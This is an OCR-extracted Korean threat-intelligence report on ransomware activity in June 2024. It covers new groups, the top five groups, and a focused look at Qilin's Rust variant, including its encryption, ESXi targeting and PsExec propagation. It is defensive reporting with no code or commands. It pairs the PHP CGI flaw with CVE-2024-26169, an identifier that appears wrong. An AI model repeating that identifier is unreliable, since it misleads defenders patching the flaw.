

PHP 최신 취약점(CVE-2024-26169)을 악용한 TellYouThePass 랜섬웨어
Windows 환경에서 PHP를 CGI* 모드로 실행하는 경우 특정 유니코드* 문자를 이용해 원격 코드 실행이 가능한 취약점
해당 취약점은 6월 6일 패치 됐지만, 6월 8일부터 실제 공격에 사용한 정황 발견
*CGI(Common Gateway Interface): 웹 서버와 외부 프로그램을 연결해주는 표준화 통신 규격
*유니코드(Unicode): 모든 문자를 처리하기 위한 표준 문자 처리 방식
LAPSUS$ 그룹 활동 종료
2022년 9월 활동 종료 후 2023년 12월 복귀했으며 기업 침해, 데이터 탈취, 랜섬웨어 판매 활동을 한 해커 그룹
6월 자신들의 텔레그램 채널에 불법적인 행동을 하지 않고 활동을 중단한다는 입장문을 게시
활동 중단 이후, 6월 19일 텔레그램 채널명을 "LAPSUS$ [Chapter2]"로 변경하며 재개 조짐 확인
RansomHub ESXi 변종 발견
기존에 사용하던 Windows, Linux 버전은 Go 언어 기반으로 만들어진 반면, ESXi 변종은 C++ 기반으로 제작
가상 환경 종료, 가상 환경 암호화, 주요 서비스 종료, 자가 삭제 기능 포함
핵티비스트 Azzasec, 랜섬웨어 공개
친팔레스타인 성향의 핵티비스트 그룹으로 특정 국가에 대한 사이버 공격을 주로 수행
6월 24일, 자신들의 텔레그램 채널을 통해서 랜섬웨어 서비스 공개
특정 기간동안 금액을 지불하고 서비스를 이용하거나, 소스코드를 구매하는 방식
Conti 및 LockBit 랜섬웨어 FUD* 전문가 우크라이나서 체포
랜섬웨어와 각종 악성코드를 배포하는 봇넷의 범죄 인프라를 무력화 시키기 위한 "Endgame 작전"의 일환
Endgame 작전은 5월 30일 부터 작전 결과를 순차적으로 공개했으며, 랜섬웨어 FUD 전문가 체포 소식도 포함
해당 인물은 28세의 러시아 남성으로, 우크라이나 경찰에 의해 4월 18일 체포
랜섬웨어를 배포하기 위한 페이로드를 제작한 한 뒤 Conti와 LockBit에게 판매한 이력 존재
* FUD(Fully Undetectable): Anti-Virus와 같은 각종 보안 제품에 악성코드가 탐지되지 않도록 제작하는 기술

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 6 월 랜섬웨어 위협 현황

새로운 위협

6 월에도 신규 랜섬웨어 그룹들이 다수 등장했다. 이들 그룹들의 대부분은 유출 사이트에 데이터를 게시하며 이중 협박을 하는 그룹이었으나, 다크웹 유출 사이트 없이 채팅 페이지만 존재하는 그룹도 있는 것으로 확인됐다. 이외에도 여전히 다크웹 포럼이나 자신들의 텔레그램을 통해 랜섬웨어 서비스를 판매하거나 신규 파트너를 모집하는 등 다양한 랜섬웨어 위협이 지속적으로 발생하고 있다.

포그(Fog) 그룹은 랜섬웨어 공격 이후 채팅 페이지 주소와 로그인에 필요한 ID 를 함께 제공하며, 피해자가 채팅 페이지에 주어진 ID 로 로그인하면 협상을 진행하는 방식을 사용하고 있다. 포그 그룹의 유출 사이트는 확인되지 않았지만 랜섬노트에 주요 데이터를 탈취했다고 기재했기 때문에 언제든 이중 협박 전략도 사용할 수도 있어 주의가 필요하다. Fog 랜섬웨어는 5 월에만 미국의 교육 분야 4 곳과 레크리에이션 분야 1 곳을 공격했으며, 손상된 VPN[15] 자격 증명을 이용해 네트워크에 침투한 뒤 랜섬웨어를 배포한 정황이 발견됐다.

[15] VPN(Virtual Private Network): 인터넷 상에서 개인 정보를 보호하고 지역 제한을 우회하기 위해 사용하는 가상의 보안 네트워크




그림 3. BrainCipher 및 LockBit 3.0 랜섬웨어 유사도

새로 등장한 BrainCipher 랜섬웨어 그룹은 유출된 LockBit 3.0 빌더[16]로 제작된 랜섬웨어를 사용하는 것으로 확인됐다. 이들은 인도네시아의 임시 국가 데이터센터(PDNS)를 공격해 약 200 개의 정부 및 지역 기관의 공공 서비스를 중단시키고, 공항 이민 처리를 마비시키는 등의 영향을 미쳤다. 협상 과정에서는 몸값으로 800 만 달러(약 110 억 원)를 요구한 것으로 알려졌다. 기존에는 랜섬노트에 첨부되어 있는 ID 를 입력해야 접속이 가능한 다크웹 페이지만 확인됐지만, 6 월 26 일에는 별도의 ID 입력 없이도 접속이 가능한 다크웹 유출 사이트가 추가로 발견됐다.




그림 4. 랜섬노트 비교 (좌: Trinity, 우: 2023Lock)

이외에도 4 개의 신규 그룹이 발견됐다. 특히, 다크웹 유출 사이트에 3 건의 피해자를 게시한 트리니티(Trinity) 랜섬웨어는 24 년 2 월에 발견된 2023Lock 랜섬웨어와 랜섬노트 내용이 유사하며 22 년부터 활동한 비너스(Venus) 랜섬웨어와 일부 레지스트리 설정 값과 뮤텍스[17] 값이 일치하는 등 여러 연결점이 확인됐다. 추가적으로 엘도라도(ElDorado) 그룹은 15 건의 많은 피해자를 게시했으며, Cicada 3301 그룹과 SenSayQ 그룹은 각각 4 건과 2 건의 피해자를 게시했다.

[16] 빌더(Builder): 환경 설정을 통해 원하는 기능으로 이루어진 랜섬웨어를 만들 수 있는 랜섬웨어 제작 툴

[17] 뮤텍스(Mutex): 멀티스레드에서 하나의 자원에 여러 스레드가 동시에 접근하는 것을 방지하기 위한 기법




그림 5. 텔레그램 채널 내 랜섬웨어 판매 (좌: Azzasec, 우: KillSec)

텔레그램이나 해킹 포럼에서도 랜섬웨어의 위협이 지속적으로 확인되고 있다. 2024 년 2 월부터 활동하기 시작한 핵티비스트 Azzasec 은 팔레스타인을 지지하며 관련 적대국을 공격하는 친팔레스타인 성향의 그룹이다. 이들은 최근 자신들의 텔레그램 채널에 시연 영상과 함께 랜섬웨어 서비스와 소스코드 판매 글을 게시했다.

2023 년 10 월부터 활동하기 시작한 KillSec 랜섬웨어 그룹은 2024 년 3 월부터는 다크웹 유출 사이트에 랜섬웨어 피해자를 게시했다. 이들은 기존 랜섬웨어 서비스의 업데이트 버전인 KillSec 2.0 RaaS[18] 판매 글을 텔레그램 채널에 게시했다. 이처럼 핵티비스트 그룹들이 정치적 또는 사회적 이슈 목적뿐만 아니라 랜섬웨어를 제작해 공격하거나 판매하는 등 랜섬웨어 활동이 꾸준히 발견되고 있다.

[18] RaaS(Ransomware-as-a-Service): 금전을 대가로 랜섬웨어 코드나 공격에 필요한 도구를 제공하는 비즈니스 모델

Top5 랜섬웨어

그림 6. 산업/국가별 주요 랜섬웨어 공격 현황

플레이(Play) 랜섬웨어 그룹은 다크웹 유출 사이트에 피해자를 일괄적으로 게시하는 특징을 가지고 있다. 6 월에는 각각 26 건, 10 건을 두 차례에 걸쳐 게시하며 가장 많은 활동을 보였다. 최근에는 ESXi 환경에서 모든 VM[19]을 종료시키고 암호화 후 자가 삭제하는 기능을 가진 ESXi 변종이 발견되며, 기존보다 더 많은 영역에서 위협적인 모습을 보이고 있다.

2024 년 2 월부터 활동을 시작한 랜섬허브(RansomHub) 그룹은 등장 이후 빠른 성장세를 보이며 활발하게 활동하고 있다. 이들은 계열사가 먼저 수익을 얻은 다음 일부 수수료를 RansomHub 에게 지불하도록 하는 방식을 사용해 여러 파트너를 모집했다. 그 결과 이전 블랙캣(BlackCat/Alphv)의 계열사로 활동하던 낫치(notchy)[20] 와 스캐터드스파이더(Scattered Spider)[21]가 RansomHub 활동에

[19] VM(Virtual Machine): 물리적 컴퓨팅 환경을 소프트웨어로 구현하여 프로그램이나 운영체제를 실행할 수 있는 컴퓨팅 리소스

[20] Notchy: BlackCat(Alphv)으로부터 수수료를 받지 못했다고 사기 행각을 주장하는 글을 러시아 해킹 포럼 RAMP 에 게시한 계열사

[21] Scattered Spider: 2023 년 9 월 미국의 대형 리조트 및 숙박 그룹인 MGM 을 공격하며 알려진 그룹

참여하면서 빠르게 성장한 것으로 보인다. 6 월에는 지난 4 월 미국의 대형 통신사 Frontier Communications 를 공격해 탈취한 약 200 만 명의 고객 정보를 공개했다.

또한 RansomHub 그룹은 Go 언어[22] 기반으로 제작된 Windows 및 Linux 버전 외에, C++ 기반으로 제작된 ESXi[23] 변종을 사용하기 시작했다. RansomHub 의 ESXi 변종은 가상 환경을 종료시키고 암호화하는 기능을 제공하며, UNIX 환경의 로그 생성 관리 도구 syslog 와 같은 주요 서비스를 비활성화해 로깅을 방해하고 감지 및 분석을 회피하기 위해 악성코드를 자체적으로 삭제하는 기능도 포함하고 있다. 랜섬웨어 그룹들은 한 번의 공격으로 여러 가상 서버를 감염시킬 수 있는 ESXi 환경을 노리고 있기 때문에 주의가 필요하다.

2023 년 4 월에 등장한 아키라(Akira) 그룹은 6 월에 제조 분야를 집중적으로 공격했다. 이들이 6 월에 진행한 공격의 약 40% 이상이 제조 분야로 확인된다. 특히 카메라나 음향 장비를 제조 및 판매하는 Panasonic Australia 를 공격해 프로젝트 내용, 기밀 계약 문서와 같은 내부 데이터를 탈취했으며, 미국의 석유 및 가스 서비스 회사인 TETRA 를 공격해 약 40 GB 의 개인 정보 문서와 기밀 계약서, 기밀유지 협약서 등 각종 민감 정보를 탈취하기도 했다.

2023 년 8 월에 등장한 아이엔씨(Inc) 그룹은 2024 년 6 월 24 일 케임브리지 대학교 출판부 및 평가 시스템을 침해한 뒤 유출한 샘플 데이터를 게시했다. 이후 데이터 공개 방지를 위해 약 560 만 달러를 요구한 것으로 확인됐다. 또한 지난 5 월에는 새로운 다크웹 유출 사이트를 만들어 이전했으며, 러시아 해킹 포럼인 XSS 에 랜섬웨어 소스코드를 판매하는 글도 게시했다. 랜섬웨어 그룹이 소스코드를 판매하는 이유는 다양하나, 주로 그룹을 분리 혹은 리브랜딩 하거나 여러 그룹이 동일한 랜섬웨어(혹은 파생된 변종)를 사용해 수사에 혼란을 주기 위한 작업으로 볼 수 있다.


메두사(Medusa) 랜섬웨어 그룹은 기관 및 협회를 중점적으로 공격하며 다른 그룹과는 상이한 모습을 보였다. 6 월에는 미국 캘리포니아의 세인트 헬레나 시청에 대한 랜섬웨어 공격을 진행해 시청의 컴퓨터 시스템과 시립 도서관을 마비시켰으며, 120GB 의 데이터를 탈취하여 20 만 달러의 몸값을 요구했다. 뿐만 아니라 미국의 비영리 단체인 여성 스포츠 협회는 물론 미국의 공립 중학교 및 고등학교인 Tri-City College Prep 을 공격하여 몸값을 요구하기도 했다.

[22] Go 언어: Google 에서 생산성을 높이기 위해 개발한 오픈소스 프로그래밍 언어

[23] ESXi: VMware 에서 개발한 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 UNIX 기반의 논리적 플랫폼

■ 랜섬웨어 집중 포커스

Qilin 랜섬웨어 개요



출처: Qilin 랜섬웨어 그룹 데이터 유출 사이트 / 다크웹

2022 년 7 월에 등장한 Qilin 랜섬웨어 그룹은 현재까지 128 건의 피해자를 다크웹 데이터 유출 사이트에 게시했다. 특히 2023 년 11 월에는 국내 반도체 부품 제조 기업을 게시하기도 했다. 최근에는 정치적 동기로 인해 영국의 병리학 서비스 제공 업체인 Synnovis 를 공격했으며, 이로 인해 혈액 검사와 정보 공유 서비스가 마비되어 영국 일부 병원에서 진료와 수술이 취소되는 등 엄청난 피해를 발생 시켰다.




그림 7. Qilin 랜섬웨어 그룹 공격 통계

Qilin 랜섬웨어 그룹은 “Agenda”라는 이름으로 활동을 시작했으며, 활동 초기에는 아프리카와 아시아의 의료 및 교육 기관을 타겟으로 한 공격을 시도했다. 이후 2022 년 10 월에는 다크웹 유출 사이트를 생성하고 6 건의 피해자를 게시했으나, 2023 년 1 월까지는 추가적인 활동이 확인되지

않았다. 이후 2023 년 2 월, 해킹 포럼에 RaaS 홍보글을 게시하며 활동 재개를 알렸고, 다크웹 데이터 유출 사이트에 피해자를 게시하며 본격적으로 활동을 시작했다.

현재 Qilin 의 다크웹 유출 사이트에는 WikiLeaksV2 로 연결되는 링크와 QR 코드가 존재한다. WikiLeaksV2 는 케냐의 부패, 예멘의 드론 공격, 바그다드 공습 영상과 같은 기밀 문서 및 미디어를 제공받아 공유한 이력이 있는 비영리 조직 WikiLeaks 와 그 창립자 Julian Assange 를 추종하는 단체에서 2024 년 2 월에 만든 정보 공개 사이트다. 이 단체는 WikiLeaks 와 동일하게 별도로 기부를 받으면서 운영을 하고 있으며, 제보자로부터 정보를 공유 받아 게시하고 있다. 국제 경제, 국가 관계, 정부, 전쟁 및 군대, 의료, 협회 등 다양한 카테고리를 보유하고 있으며, 아직까지는 정부, 전쟁 및 군대, 의료, 협회 데이터만 게시된 상태다. 이 가운데 정부 데이터를 제외하고는 모두 Qilin 이 유출한 이력이 있는 데이터들이며, 최근 공격한 Synnovis 데이터 일부도 현재 게시되어 있는 상태다.

출처: WikiLeaksV2

그림 8.WikiLeaksV2 에 게시된 Qilin 인터뷰

또한 WikiLeaksV2 에는 최근 게시된 Qilin 그룹과의 인터뷰를 확인할 수 있다. 인터뷰 내용에 따르면 이들은 조국의 자유를 위한 금전을 모으기 위해 활동하고 있으며, 실제 자신들의 동지들이 전장에서 죽었으며 전쟁 중인 국가의 글로벌 지원과 정치적 관련이 있는 대상들만 타깃으로 공격하고 있다고 주장한다. Qilin 그룹의 등장 시기와 WikiLeaksV2 인터뷰 내용 및 최근 Synnovis 공격과 관련해 영국 공영 방송사 BBC 와 진행한 인터뷰 내용 등을 고려해봤을 때, 이들은 러시아-우크라이나 전쟁과 밀접한 관련이 있는 것으로 예측된다.

Qilin 은 활동 초기에 Go 언어 기반으로 만들어진 Agenda 랜섬웨어를 사용했으며, 피해자 별 맞춤화된 랜섬웨어를 사용하는 치밀함을 보였다. Go 언어 기반 Agenda 랜섬웨어는 아시아와 아프리카의 의료 및 교육 기관을 대상으로 배포됐으며, Windows 시스템을 감염시키는 것으로 확인됐다. 해당 랜섬웨어는 실행과 함께 인자로 비밀번호를 전달해야 정상적으로 동작하며, 백업 복사본 삭제와 피해자의 Windows 계정 비밀번호 임의 변경, 안전 모드 부팅과 같은 기능 또한 확인됐다. 파일 암호화의 경우 디스크 드라이브뿐만 아니라 네트워크 공유 폴더를 대상으로 암호화를 진행하며, AES-256 알고리즘으로 파일을 암호화한 뒤 암호화에 사용한 키를 RSA-2048 알고리즘으로 보호하는 방식을 사용했다.

활동을 시작한지 2개월이 지난 2022년 9월에는 Rust 기반으로 만들어진 Qilin 변종이 발견됐으며, 지금까지도 Rust 변종을 사용하는 것으로 확인됐다. 새롭게 발견된 Rust 변종은 파일 암호화에 ChaCha20 혹은 AES 알고리즘을 사용하며, VMWare vCenter[24]와 ESXi 와 같은 가상 환경으로 전파하는 기능과 PsExec[25]를 통해서 지정된 호스트에게 직접 전파하는 기능이 추가됐다. Windows 내부 전파뿐만 아니라 ESXi 까지 노리는 등 위협의 범위가 커지고 있기 때문에 이번호에서는 Rust 기반의 Qilin 랜섬웨어를 자세히 살펴보고 Qilin 그룹의 전략에 대비한 대응 방안을 제시하고자 한다.

[24] VMWare vCenter: 다수의 ESXi 및 가상 시스템을 중앙 집중 관리하며 모니터링 할 수 있는 플랫폼

[25] PsExec: 다른 시스템에 별도의 소프트웨어를 설치하지 않고 프로세스를 원격으로 실행할 수 있게 해주는 명령줄 도구

